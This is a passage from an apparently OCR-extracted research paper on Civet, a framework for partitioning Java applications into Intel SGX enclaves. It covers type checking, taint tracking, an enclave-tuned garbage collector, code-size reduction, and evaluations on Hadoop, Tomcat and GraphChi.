  - `((TupleWritable)value).values[*]` (array elements if root object is a tuple)
- For `TupleWritable`:
  - `value` (root object)

Array sizes and indices are indistinguishable in this scheme, hence the wildcard (`[*]`) in the second rule for `LongWrtiable` and `Text`. Extending or re-ordering the elements of an array does not increase the number of rules.

Complexity. We show that the path-based representation simplifies type-checking. Assume that a class contains N fields, and each field can be assigned to one of M subtypes. The number of rules at the first level is $O(MN)$, which is significantly fewer than $O(M^N)$ in the simpler representation. If we consider an object of D levels, the complexity of our scheme is $O(MN^D)$, also much simpler than $O(M^{ND})$.

Implementation. At build time, we assign a unique identifier to each field of a class that is both: (1) a trusted class, and (2) instantiated and assigned as part of an input to a method. Our prototype uses a 32-bit identifier on the assumption that a partitioned application will not have more than 2^{32} fields among all trusted classes, and could increase this limit if needed. To compare the conditions, we generate a hash of all the fields that have been visited from the root object. Note that the hash must be collision-resistant, otherwise the attacker may submit a malicious structure that collides with a permitted hash. Ideally, we need to use a strong hash function, such as SHA256; however, we observe that most objects in our use cases never go deeper than 8 levels. Therefore, we just push the field identifiers into a 32-byte buffer, and only hash the buffer when the depth is larger than 8.

Compatibility. False negatives in the static analysis may cause compatibility issues if a benign input is rejected by type-checking. Our static analysis only excludes inputs that were impossible in the original application. Among our application examples (§9), no benign input from the original partitioned code was rejected.

5.3 Security Discussion

The deep type checking described in this section ensures *Property II—Type integrity* for enclave interfaces. Specifically, Civet uses static analysis to generate a set of polymorphic types that could happen in the original program, and checks that only objects (or object hierarchies) within that set are accepted as enclave inputs.

A limitation of the type checks is that we need to conservatively approve input types based on the points-to analysis, as well as overestimate classes loaded via reflection or loaded internally by the JVM. This limitation leads to false positives, in which Civet may permit an unexpected input type to an entry method, which may be exploited for type confusion

attacks. We did not observe this issue in our case studies.

6 Declassifying Enclave Outputs

In this section we discuss the security challenges of explicitly declassifying all outputs that can be potentially tainted by sensitive data (*Property III—Explicit data declassification*).

6.1 Data Leakage

Preventing data leakage is a critical challenge for partitioning. When data is decrypted and processed inside an enclave, it is important that the data does not inadvertently make its way back to the untrusted classes, except via explicit declassification. For instance, a privacy-preserving function inside the enclave may report safe results with differential privacy [65]. Developers of partitioned enclave applications have an additional burden of auditing the code for any paths that might leak sensitive data outside of the enclave.

Polymorphism makes it difficult to simply inspect the code statically or an object dynamically, and know whether it was derived from sensitive bits. Developers do not necessarily know whether invoking a method on an ObjectType calls the method of its Class or the Subclass, which in turn may or may not update a field in the object. A further challenge for determining the data flow is the detection of the *implicit* data flow under the effect of the control flow. Since polymorphism and reflection also complicate the control flow, it becomes even harder to predict the data flow of a Java application without a dynamic taint-tracker [24, 66–73]. Therefore, we argue that it is important to track both explicit and implicit data flow within the enclaves that operate on sensitive data.

6.2 Dynamic Taint-Tracking

To ensure data confidentiality, Civet tracks data flows using Phosphor [74], a dynamic taint-tracking framework. In Civet, all the entry class objects and methods of shield classes are marked as taint *sources*. Thus, all the objects which are derived from instantiation of the entry classes or from shielding, such as decrypted data or data provisioned from a secure channel, will be tainted. Phosphor propagates the taints through explicit data flow, and optionally through implicit data flow based on control flow. We added Phosphor as a phase of the partition tool to instrument the classes in `enclave.jar` (§4.1) after shredding. We run the Phosphor instrumenter with the `multiTaint` option, and the `controlTrack` option if the users choose to track the implicit flow.

Dynamic taint-tracking prevents developers from introducing vulnerabilities via buggy code that inadvertently leaks sensitive data through data flows. The *sink* of the taint-tracking is the function for marshaling returned objects, in order to block any tainted object from being flowed out of the enclave, At the boundary of the enclave, any tainted object unless the object is explicitly declassified. We modify Phosphor such that developers can specify a `Declassify` rule that can remove taints on objects that are confirmed to contain no sensitive data. In practice, we expect the developers to declassify an object after sanitizing the object or encrypting the data.

We note that tracking implicit data flow is considerably more expensive than tracking explicit flow; thus, we give the user an option to disable this in a deployment run. Because this is a tool primarily for understanding code behavior, there are scenarios where this trade-off is sensible; there are also scenarios where users will prefer more exhaustive checks.

6.3 Security Discussion

Dynamic taint-tracking complements the language safety of Java by requiring any sensitive data that leaves the enclave to be explicitly checked (*Property III–Explicit data declassification*). The JVM ensures that sensitive code and data inside the enclave remain in a hardware-protected memory region. Taint tracking can catch cases where an output derives from sensitive information, but the results were not encrypted or checked against a different policy. We assume the developer writes a declassifier that enforces appropriate application-level policies.

7 Garbage Collection Optimization

Garbage collection (GC) is an essential feature of Java and many managed languages. GC unburdens the programmer from writing error-prone memory management code. GC design and implementation of has a first-order impact on application performance, yet off-the-shelf GC does not perform well in enclaves. Civet contributes an optimized GC design for the constraints of enclaves.

7.1 GC Design Challenges

The Civet JVM prototype is based on the OpenJDK 8 HotSpot JVM, which uses a generational GC [75]. The HotSpot JVM contains multiple GC implementations, each with different advantages and resource requirements. In initial attempts to run Java in an enclave, we found that *no* garbage collection strategy performed well within the constraints of SGX enclaves. Thus, we started with a relatively straightforward GC that we could understand and tune to work within an enclave. Specifically, we studied and tuned the **Serial GC** from HotSpot—a "textbook" generational GC.

In Serial GC, the JVM typically divides the heap into two generations: the *young* (*defNew*) and *old* (*tenured*) generations. The GC strategy is different for each generation, illustrated in Figure 6. The young GC happens frequently to recover memory from short-lived objects. Objects that have survived several GC rounds in the young generation are promoted to the old generation. Specifically, the young gener-




Figure 6: Two garbage collection approaches used in Serial GC. A *Copying* approach evacuates living objects to a reserved space, whereas a *Mark-Sweep-Compact (MSC)* approach separates the phases of discovering live objects from heap compaction.




Figure 7: Single-threaded, serial GC slowdown caused by SGX, within the young generation (copying GC) and the old generation (MSC), in respect to different generation sizes. For each GC iteration, 80% of the objects are garbage-collected, while the remaining are compacted or promoted.

ation uses a copying GC that traverses the heap and copies live objects into a reserved space (called the *To* space) on the fly. The underlying assumption is that the live objects will be few, and it is simpler to just copy them than managed fragmented free space. In contrast, the old generation uses a Mark-Sweep-Compact (MSC) strategy, which consists of multiple passes through the heap, and is optimized to minimize movement of objects that are likely to survive.

We observe several problems for both the young and old GCs in enclaves. We illustrate the issues using a simple microbenchmark that targets a 20% object survival rate for both generations, by repeatedly allocating and freeing a forest of 5KB binary trees (each with 31 nodes), occupying 1MB of the heap. Figure 7 shows the average slowdown on each GC iteration in the young and old generations, as a function of different generation sizes. We observe that the Copying GC in the young generation has more slowdown in enclaves until the generation size reaches ∼80MB, due to more LLC misses during data movement. Note that LLC misses in enclaves are expensive, as they involve decrypting and integrity check




Figure 8: Civet proposes a GC strategy, with a middle generation as a middle ground before promoting object to old generation. The middle GC follows a partial promotion strategy, with an adjustable threshold.

for the data [13, 76]. When the generation size is close to or larger than the EPC size, the slowdown on MSC becomes significantly higher then the Copying GC due to an order-of-magnitude higher number of page faults, which are even more expensive than LLC misses.

We observe three performance regimes for GC, which reflect the underlying hardware limitations:

- If the generation fits inside the LLC (8MB on Intel E3-1280 v5), copying GC is even more efficient than MSC.
- If the generation fits in the enclave page cache (EPC—the protected physical memory that is used inside enclaves), the cost of GC is proportional to the size of the generation.
- When the generation size approaches the EPC size, MSC becomes much worse than copying GC because of EPC swapping. Currently, the EPC is limited to 93.5 MB of usable memory; after this is exhausted, the OS must swap the encrypted contents of the EPC to other DRAM or disk. Some of the EPC must be used for the code and stack, so there is an upward trend closer to 80 MB.

Prior work [13, 25] reports up to a 1000× slowdown for random reads and writes in an enclave larger than the EPC. This size limitation has not been enlarged on any later generations of Intel CPUs. Because MSC-based GC traverses the heap more times than the copying GC, it will incur more swapping when the GC'ed space exceeds the EPC.

7.2 GC Optimization for Enclaves

The experiment above indicates three distinct performance regimes for enclaves. Thus, we adopt a three-generation design, where each generation has a target working set size: (1) smaller than the LLC size (8MB), (2) between the LLC size and the EPC size (93.5MB), and (3) larger than the EPC size. The goal of this three-generation design is to minimize cache misses in the young GC and the page faults in the old GC. For the rest of the paper, we refer to these as the *new*, *middle*, and *old* generations.

Figure 8 illustrates our three-generation GC design. The middle generation adopts the same MSC strategy as the old generation. Objects that survive the young generation get a




Figure 9: Average GC latency (including all generations) on SGX, in regards to the total live object sizes. The comparison is between two-generation and three-generation serial GCs. The heap size is 256 MB, with the young and middle generations at 2 MB and 48 MB, respectively.

second chance of being reclaimed in the middle generation, before being promoted to the old generation. Similar to the young GC, the middle GC also walks the references from the known roots, but does not traverse the unclaimed dead objects in the old generation. This keeps the middle GC from accessing objects outside of the EPC boundary and reduces the number of page faults incurred by the GC.

To keep short-lived objects in the middle generation longer, we set a promotion threshold to decide which objects should be promoted to the old generation. The middle GC only promotes objects when the size of the remaining live objects surpasses a promotion threshold (e.g., 50% of the generation). The promotion threshold is adjustable by users.

We further reduce memory accesses outside the enclave by leveraging the *remember set* abstraction in the HotSpot VM. We also noticed that after MSC, the *adjust reference* phase scans the entire heap to identify and adjust references to a compacted or promoted object, causing significant cache misses and EPC swapping The *remember set* use a coarse-grain bit map to track the region which contains recently promoted objects to scan for references to younger generations. Our JVM updates the remember set during the marking phase of GC, so that the middle GC only has to scan memory regions that are known to contain references.

We implement our GC strategy on HotSpot JVM and measure the impact of the middle generation on the average GC time. Figure 9 shows the average GC time of two-generation and three-generation GCs. We use a randomized allocation workload and adjust the total size of live objects, which reflects the effective space used by the application. The total heap size is 256 MB and the young generation size is 2 MB. Based on our tuning, the best size of the middle generation is 48 MB and the remaining space is the old generation. The results show that with our GC, the average GC time (including middle and old GCs) is consistently 0.5–1.0 seconds faster than Serial GC (20–89% improvement), at all live object sizes.

8 Runtime Implementation

This section describes the implementation of the Civet runtime framework.

8.1 Civet Runtime Framework

Given the entry classes, our partitioning tool automatically generates the RPC interfaces for entering and leaving enclaves. The generated interfaces primarily serve two purposes: (1) intercepting invocations to entry classes and seamlessly converting them into RPCs, and (2) marshaling and verifying the input and output objects for the entry classes. To reduce the execution-time TCB and to improve RPC latency, Civet directly generates bytecode for the RPC interface and supporting code inside the enclave.

For marshaling objects in and out of enclaves, Civet uses the Fast-serialization library [77], or `fst` (v2.50), instead of using the built-in serialization API. `fst` generates a more compact representation of each object; for instance, at runtime, `fst` allows Civet to register all the classes needed for marshaling both inside and outside the enclave, so that object types can be represented numerically instead of as strings. Furthermore, we use the off-heap serializer of `fst`, which reduces the instantiation cost of marshaling buffers and reduces GC during RPCs. The off-heap buffers are allocated per in-enclave worker thread, and are reused throughout the enclave execution.

8.2 Reducing Framework TCB

The Civet framework contains several trusted components, shown in Table 2. Civet includes a modified JVM, based on OpenJDK 8 HotSpot runtime, which has a smaller TCB and fits into the memory limitation of enclaves. This is a preliminary effort—there are additional opportunities to further shrink or partition the JVM:

- Garbage collector: Civet removes most of the garbage collectors, such as G1GC and parallel scavenge GC, and only keeps an optimized serial GC (§7.2).
- Compiler: the default option in Civet is ahead-of-time compilation (AOT). AOT is time-consuming (∼20 minutes to compiling 4,000 classes), but introduces no overhead to the execution. For users who cannot compile the bytecode ahead of time, Civet provides the options of including the C1 (platform-generic) and/or C2 (architecture-specific) compilers in the enclave; or using only the interpreter. The former increases the in-enclave TCB, whereas the latter introduces significant overheads (10–1000×).
- JVM-related classes: A large portion of the JVM functionalities are implemented in Java classes. We can simply use static analysis to include the classes needed by the TCB and shred the others. Table 2 does not include these classes.
- JNI libraries: Finally, a large portion of the C++ code in the OpenJDK code base contributes to the JNI library, such as

Civet components (language):		**Total LoC**	
Partition tool (Java)		3,611	
Runtime framework (Java)		2,166	
Runtime JNI (C++)		1,093	
Phosphor framework (Java)		31,611	
Modified runtime components:	**Original**	**Partitioned**	(Δ%)
JVM (`libjvm`)	593,159	303,826	(49%)
JNI (`libjava`, `libzip`, ...)	423,303	68,684	(84%)
Graphene-SGX	55,974	49,689	(11%)
Unmodified runtime components:		**Total LoC**	
GNU libc 2.19		1,008,773	

Table 2: The complexity of the whole Civet framework and the run-time TCB measured in LoC (lines of code), including both modified and unmodified components.

`libjava`. We observe that a portion of the JNI library, especially the system-tier functionality, is perfect for partitioning outside the enclave. For example, `FileInputStream` contains native methods to read a file. These JNIs are originally shielded by Graphene-SGX, but can be moved outside the enclave to reduce the TCB.

In total, Civet removes 49% of the JVM code and 84% of the JNI code from the trusted computing base. To access OS functionality from the enclave, Civet uses Graphene-SGX and GNU libc, which could be further reduced in code size.

9 Case Studies and Evaluation

In this section, we evaluate the efficiency of Civet using three use cases, to show the sensitivity of the TCB and performance to the partition boundary chosen by the developers. We select three applications that accept user-provided code in a somewhat modular design. Each of these applications varies in the degree to which the interface for user-provided code matches what should run in the enclave, and thus, the degree of difficulty in partitioning. In the case of Tomcat (§9.2), users provide code at a granularity very close to what should go in the enclave. In the cases of and Hadoop (§9.3) and GraphChi (§9.3), the users provide code, but issues such as batching inputs to the enclave require a more careful decision about partitioning boundaries.

We also evaluate the cost of static analysis and the breakdowns of performance overheads using microbenchmarks. Unless otherwise noted, we configure Phosphor's taint-tracking to only track explicit flows; tracking implicit flows typically adds 10×, which dwarf other overheads from Civet.

All experiments are collected on a Supermicro SYS-5019S-M server. The CPU is a 8-core 3.70 GHz Intel Xeon E3-1280 CPU, with microcode patched for Spectre mitigation. Out of 32GB RAM on the machine, 93.5MB is dedicated to enclaves. The system runs Ubuntu 16.04.4 LTS server with Linux kernel 4.15.0-58-generic, with Page Table Isolation (PTI) enabled. The Civet implementation is based on OpenJDK v1.8.0_71, Phosphor v0.0.4 [24], Intel SGX Linux SDK and driver v2.3 [78], and Graphene-SGX v0.6 [14].

```
Grep.main(String[])
  ToolRunner.run(Configuration, Configured, String[])
    Grap.run(String[])
      Job.setMapperClass(Class<?> class)
      Job.waitForCompletion()

(new process) YarnChild.main(String[])
   (new thread) YarnChild$2.run()
     MapTask.run()
       MapTask.runNewMapper()
         RegexMapper.map(Key, Text, Context)
```

Figure 10: The call graph in Hadoop with `RegexMapper`.

Selected entry methods	Shredding	#C	#M	LoC	Δ%
Before partitioning		68.5K	589.7K	7.2M	
① `MapTask.*`	class	12.9K	115.3K	1.5M	79%
	method	4.3K	20.7K	372.5K	95%
② `RegexMapper.*`	class	4.2K	38.0K	509.2K	93%
	method	2.1K	12.1K	247.8K	96%

Table 3: Partitioning results of Civet for Hadoop, partitioned with two boundaries and measured in classes (#C), methods (#M), and lines of code (LoC). For both cases, `AESCipher` and `PCBC` are explicitly included for dynamic loading.

9.1 Hadoop

Hadoop [11] is a widely used framework for distributed computing and big data. We choose the regular expression parser (`RegexMapper`) as an example, but the usage can be generalized to other Hadoop applications. Running regular expression parsing inside enclaves is beneficial for protecting sensitive data that might be processed in a distributed manner, such as system or network logs.

Hadoop already has a modular architecture, and is easily partitioned with Civet. Coarse-grained partitioning at the main function is not practical, because Hadoop is multi-process, illustrated in Figure 10. A more natural division point is within a worker (or process): ① `MapTask.run()` as a generic boundary that can include any mapper; ② `RegexMapper.map()` as the mapper class itself. Although the former is more generic, the latter can have a smaller TCB.

Figure 11 shows the execution time of searching a regular expression inside a large, encrypted authentication log (1GB), using `RegexMapper` as the partition boundary. The sample is encrypted, line-by-line with the line number as the nonce for encryption. We pass lines of the log into the enclave one line at-a-time, because there is no natural division point in the code that implements batching. In future work, one could optimize this code by batching the inputs to the mapper.




Figure 11: End-to-end execution time of the Hadoop regular expression parser to process 1GB of encrypted authentication logs. Lower is better. For Civet, only the mapper is partitioned into enclaves. We evaluate Civet performance with SGX, deep input type checks (TC), and taint-tracking without explicit flow (TT). The Civet and native workloads both run on a single-node, full-featured Hadoop v2 framework.

Selected entry methods	Shredding	#C	#M	LoC	Δ%
Before partitioning		34.5K	276.9K	3.6M	
`HttpResponder.*`	class	4.2K	37.9K	508.3K	77%
	method	2.0K	11.4K	240.9K	93%

Table 4: Partitioning results for Tomcat, measured in classes (#C), methods (#M), and lines of code (LoC). `RSACipher` and `RSAKeyPairGenerator` are expliclity included for dynamic loading.

However, this has little impact on execution time because our design does not synchronously context switch between enclave and non-enclave execution; rather, Civet follows an exitless pattern. There is a cost of additional CPU cycles (off the critical path) to this design, which batching could reduce.

Hadoop determines the number of mappers and reducers for a given workload based on how many "splits" the data is divided into inside HDFS. We experiment with split sizes ranging from 256MB to 4MB. We observe that, as the number of splits increases well beyond the number of actual cores, the overhead of scheduling degrades performance more than any SGX-specific factor. Civet adds only 16–22% to the end-to-end latency when running with SGX and deep input type checks but without taint-tracking. The overhead of type checks is marginal because of the integration with the class instantiation of Fast-serialization. If taint-tracking is enabled with only explicit flow tracking, the overhead is 70–80%. Furthermore, running a Hadoop task partitioned with Civet is generally as scalable as native.

9.2 Tomcat

Tomcat [63] is a web server for hosting Java servlets in a multi-tenant environment. A servlet is usually written to parse HTTP requests, and can be a building block for microservices. We partition an "echo" servlet into an enclave, which signs




Figure 12: Average HTTP response time of a request-signing Tomcat servlet partitioned and executed by Civet, with SGX and shielded by type checks (TC), compared to native. Lower is better. The HTTP requests are issued by `ab` (ApacheBench), with HTTP request concurrency up to 64.

the HTTP requests from the users using RSA and returns a certificate in the response. This is another good fit for Civet, because the servlet needs to access a secret key to sign the certificate. Thus, tenants do not need to expose their secret keys to the web server or other servlets. Table 4 shows the partitioning efficiency for Tomcat.

Figure 12 shows the average latency to sign requests in a servlet, as a function of the number of concurrent requests. In the Tomcat use case, we observe that the overhead of introducing an enclave in Civet is nearly negligible. The overheads are not SGX-specific, and can be improved by selecting a more scalable configuration for Tomcat.

9.3 GhaphChi

We use GraphChi [79] as more challenging case to partition. We use the **page rank** program in GraphChi as a running example. GraphChi is an in-memory framework for processing large graphs, by sharding vertex and edge data of a graph. The framework includes extensible interfaces for plugging graph algorithms. The core engine, `GraphChiEngine`, is tuned for parallel computing with multiple threads that reuse the graph data cached in the DRAM. We demonstrate the sensitivity to the effectiveness of partitioning using three case studies shown in Figure 13 and evaluated in Table 5.

The simplest, most coarse-grained choice (①) is partitioning at the main function, `Pagerank.main`. This choice will result in a relatively large TCB and the entire program will run inside the enclave throughout the execution. Although this choice does not provide any benefit of partitioning, Civet can still help identify the required classes and methods, and shrink the class libraries.

A finer-grained choice (②) is to partition at each graph operation, e.g, `Pagerank.update()`. This method updates the global `GraphChiContext` with the pagerank contribution of each vertex. This approach will only process one vertex per enclave transition, and is arguably too fine-grained. Worse yet, the input to `Pagerank.update()` is a ChiVertex object, which only contains a pointer to the data blocks; this will require copying the entire data blocks into the enclave for the pointer to be valid. Although this choice is fine-grained in terms of the TCB, the enclave memory footprint is just




Figure 13: A simplified call graph for the GraphChi page rank program. Execution starts with `Pagerank.main()`, followed by `GraphChiEngine.run()`. `GraphChiEngine` eventually submits multiple jobs of running the `Pagerank.update()` by the worker threads. We show three possible choices of partition boundary in GraphChi.

Selected entry methods	Shredding	#C	#M	LoC	Δ%
Before partitioning		47.1K	419.5K	4.6M	
① `Pagerank.main`	Class	8.7K	72.5K	1.1M	75%
	Method	3.0K	14.5K	280.2K	94%
② `Pagerank.update`	Class	8.7K	72.5K	1.1M	75%
	Method	2.3K	12.2K	250.2K	95%
③ `GraphChiEngine$2.*` `GraphChiEngine$3.*`	Class	8.7K	72.5K	1.1M	75%
	Method	2.3K	12.2K	250.2K	95%

Table 5: Partitioning results for GraphChi Pagerank, partitioned with three boundaries and measured in classes (#C), methods (#M), and lines of code (LoC). For all three cases, `AESCipher` is explicitly included for dynamic loading.

as large as does not reduce the memory footprint compared to coarser-grained choices. Note that with only class-level shredding, the TCB is the same as ① because the same set of classes are referenced from the entry classes. With method-level shredding, Civet further reduces ∼30K LoC in ②.

A third option (③) is to partition at the granularity of a batch of work, with enough inputs to amortize the enclave transition cost. In the case of GraphChi, chunks of graph data are submitted as `Runnables` to the workers. These `Runnables` are defined as inner classes called `GraphChiEngine$2` and `GraphChiEngine$3`. As shown in Table 5, partitioning at these classes seemingly generates the same TCB as partitioning at `Pagerank.update`, but performs strictly better at run-time.

Figure 14 shows the execution time processing the page




Figure 14: Execution time of the GraphChi page rank program. For Civet, we tested 2 different choices of partitioning boundary, one with `Pagerank.update` and one with `GraphChiEngine$2/$3.*`. Both encrypt the graph states and are shielded by type checks (TC).

Workloads (Entry methods)	DRAM cost	Processing time: Points-to analysis	Shredding	Phosphor	Packaging & signing
(a) Hadoop (②)	4.5 GB	46s	17s	6s	4s
(b) Tomcat (①)	2.5 GB	11s	11s	6s	4s
(c) GraphChi (③)	3.4 GB	21s	11s	6s	4s

Table 6: DRAM cost and processing time (for points-to analysis, shredding, Phosphor instrumentation, packaging, and class signing) of Civet's partition tool. Lower is better.

ranks of the LiveJournal social network [80]. The data set is ∼1.1GB, with 4 million vertices and 69 million edges. Our example shields the partition by encrypting the intermediate graph states (e.g., in and out edges) cached in `ChiVertex` objects. The graph itself is loaded through the file system and can be shielded by the library OS.

We partition the page rank program with the two finer-grained options. We observe that the GraphChi program caches the vertex data and edge data inside the DRAM, using 32768 raw blocks. GraphChi also assigns a memory budget for each job, which decides the range of vertex data to be processed. We reduce the configuration to using 1024 raw blocks and 16MB budget per job, to reduce the memory footprint and RPC overhead. When partitioned with `Pagerank.update`, the overhead can be up to 8.2–12.8× compared to native. Partitioning at `GraphChiEngine$2/$3` lowers the overhead to 1.6–2.5×, due to fewer enclave RPCs.

Performance is generally insensitive to the number of shards, except at very high numbers. Although fewer shards implies fewer RPCs, any savings here are offset by the cost of marshalling a larger data set. Thus, execution time is relatively flat until 64 shards, at which point the cost of additional RPCs dominates and drives up execution time.

	AES	+/-	O	RSA	+/-	O	FFT	+/-	O
Native	.3	.0		475.9	.7		1.6	.1	
Civet	5.3	.0	15.5×	713.8	.7	0.5×	14.8	.1	8.0×
Compute	4.0	.4	11.4×	671.3	.5	0.4×	7.4	.1	3.5×
Input	0.4	.5		19.1	.3		2.8	.0	
Output	1.0	.0		23.3	1.1		4.5	.1	
w/**Phosphor**	8.6	.1	27.7×	1161.5	9.1	1.3×	16.9	.3	9.6×
w/ Implicit flow	22.7	.2	67.8×	4050.6	28.2	7.5×	19.6	.5	11.2×

Table 7: Execution time (in microseconds) of each method and the breakdown of latency in Civet.

9.4 Static Analysis

Table 6 reports the DRAM cost and the processing time for partitioning a Java application. We implement the Civet partitioning tool with Soot 3.3.0 and Apache Byte Code Engineering Library (BCEL) 6.2. Partitioning millions lines of Java code takes up to ∼1 minute and 4.5GB of DRAM in our examples. A significant portion of the partitioning time is spent on whole-program points-to analysis. Our Spark configuration includes both application and library classes, and uses on-the-fly call graph analysis and a worklist-based propagation algorithm.

9.5 Microbenchmarks

Table 7 shows the execution time of several microbenchmarks: AES, RSA, and FFT, each of which demonstrate a different performance pattern for partitioned enclave execution. For each of the workloads, we break down the overheads into the computation inside an enclave, and the latency of moving inputs and outputs across the enclave boundary. We note that Native does not incur the cost of moving inputs and outputs.

RSA has the lowest overhead among the three, as the workload is the most computation-intensive. For AES, the inputs and outputs are also small, yet the computation itself suffers up to 11.4× overhead. The difference is that execution outside the enclave can make better use of the AES-NI instructions. FFT demonstrates a relatively data-intensive pattern, and the overhead of transitioning the inputs and outputs is 4.5× in total. Phosphor incurs overhead because of the additional instrumentation and runtime tracing. It performs worst in the AES benchmark (27.7× and 67.8×, without and with implicit flow tracking, respectively), which is the least compute-intensive among the three, showing that the overhead of taint-tracking (with Phosphor) dominates the running time. In contrast, the taint-tracking incurs lower overheads in the more compute-intensive RSA and FFT benchmarks.

9.6 Discussion

The three case studies show the challenges to creating a secure and efficient partition: one must consider not just points to divide the code, but also the data flow and the optimal granularity for moving data in and out of an enclave. Our results show that Civet is very effective at reducing the code footprint for an enclave partition—removing 75% of the code even in the coarsest partition.

In general, Civet introduces an acceptable overhead, end-to-end, for applications. That said, our microbenchmarks indicate up to an 15.5.× overhead on a short computation (AES); thus, optimization such as batching inputs are important to overall performance. Finally, adding dynamic tracking of implicit flows effected by the control flow is considerably more expensive than the rest of Civet. We leave exploration of more efficient implicit flow tracking for future work.

10 Conclusion

This paper presents an enclave-aware JVM variant and a framework for partitioning a large application onto enclaves. Civet leverages language features to help developers reason about the code that is and is not in the enclave. Simply dropping a managed language runtime in SGX incurs an order-of-magnitude slowdown. Civet also minimizes the code footprint in the enclave, as well as adapting the garbage collector to the hardware peculiarities of SGX.

Acknowledgments

We thank the anonymous reviewers, Mike Bond, and our shepherd, Tuba Yavuz, for insightful comments on earlier versions of this work. This work was supported in part by NSF grants CNS-1228839, CNS-1405641, CNS-1700512, NSF CISE Expeditions Award CCF- 1730628, as well as gifts from the Sloan Foundation, Alibaba, Amazon Web Services, Ant Financial, Arm, Capital One, Ericsson, Facebook, Google, Intel, Microsoft, Scotiabank, Splunk and VMware. Bhushan Jain was supported in part by an IBM Ph.D. Fellowship. Part of this work was done while Tsai, Jain, and Porter were at Stony Brook University, and while Tsai was at UC Berkeley. McAvey's current affiliation is with Apple; his contributions were primarily made while a student at Hendrix college. We thank Bozhen Liu for the help with the Soot framework.

References

[1] Frank McKeen, Ilya Alexandrovich, Alex Berenzon, Carlos V. Rozas, Hisham Shafi, Vedvyas Shanbhogue, and Uday R. Savagaonkar. Innovative instructions and software model for isolated execution. In *HASP*, 2013.

[2] AMD secure encrypted virtualization. https://developer.amd.com/amd-secure-memory-encryption-sme-amd-secure-encrypted-virtualization-sev/.

[3] David Lie, Chandramohan A Thekkath, and Mark Horowitz. Implementing an untrusted operating system on trusted hardware. *ACM SIGOPS Operating Systems Review*, 2003.

[4] Victor Costan, Ilia Lebedev, and Srinivas Devadas. Sanctum: Minimal hardware extensions for strong software isolation. In *USENIX Security*, volume 16, 2016.

[5] Felix Schuster, Manuel Costa, Cédric Fournet, Christos Gkantsidis, Marcus Peinado, Gloria Mainar-Ruiz, and Mark Russinovich. VC3: Trustworthy data analytics in the cloud using SGX. In *IEEE S&P*, 2015.

[6] Wenting Zheng, Ankur Dave, Jethro G. Beekman, Raluca Ada Popa, Joseph E. Gonzalez, and Ion Stoica. Opaque: An oblivious and encrypted distributed analytics platform. In *NSDI*, 2017.
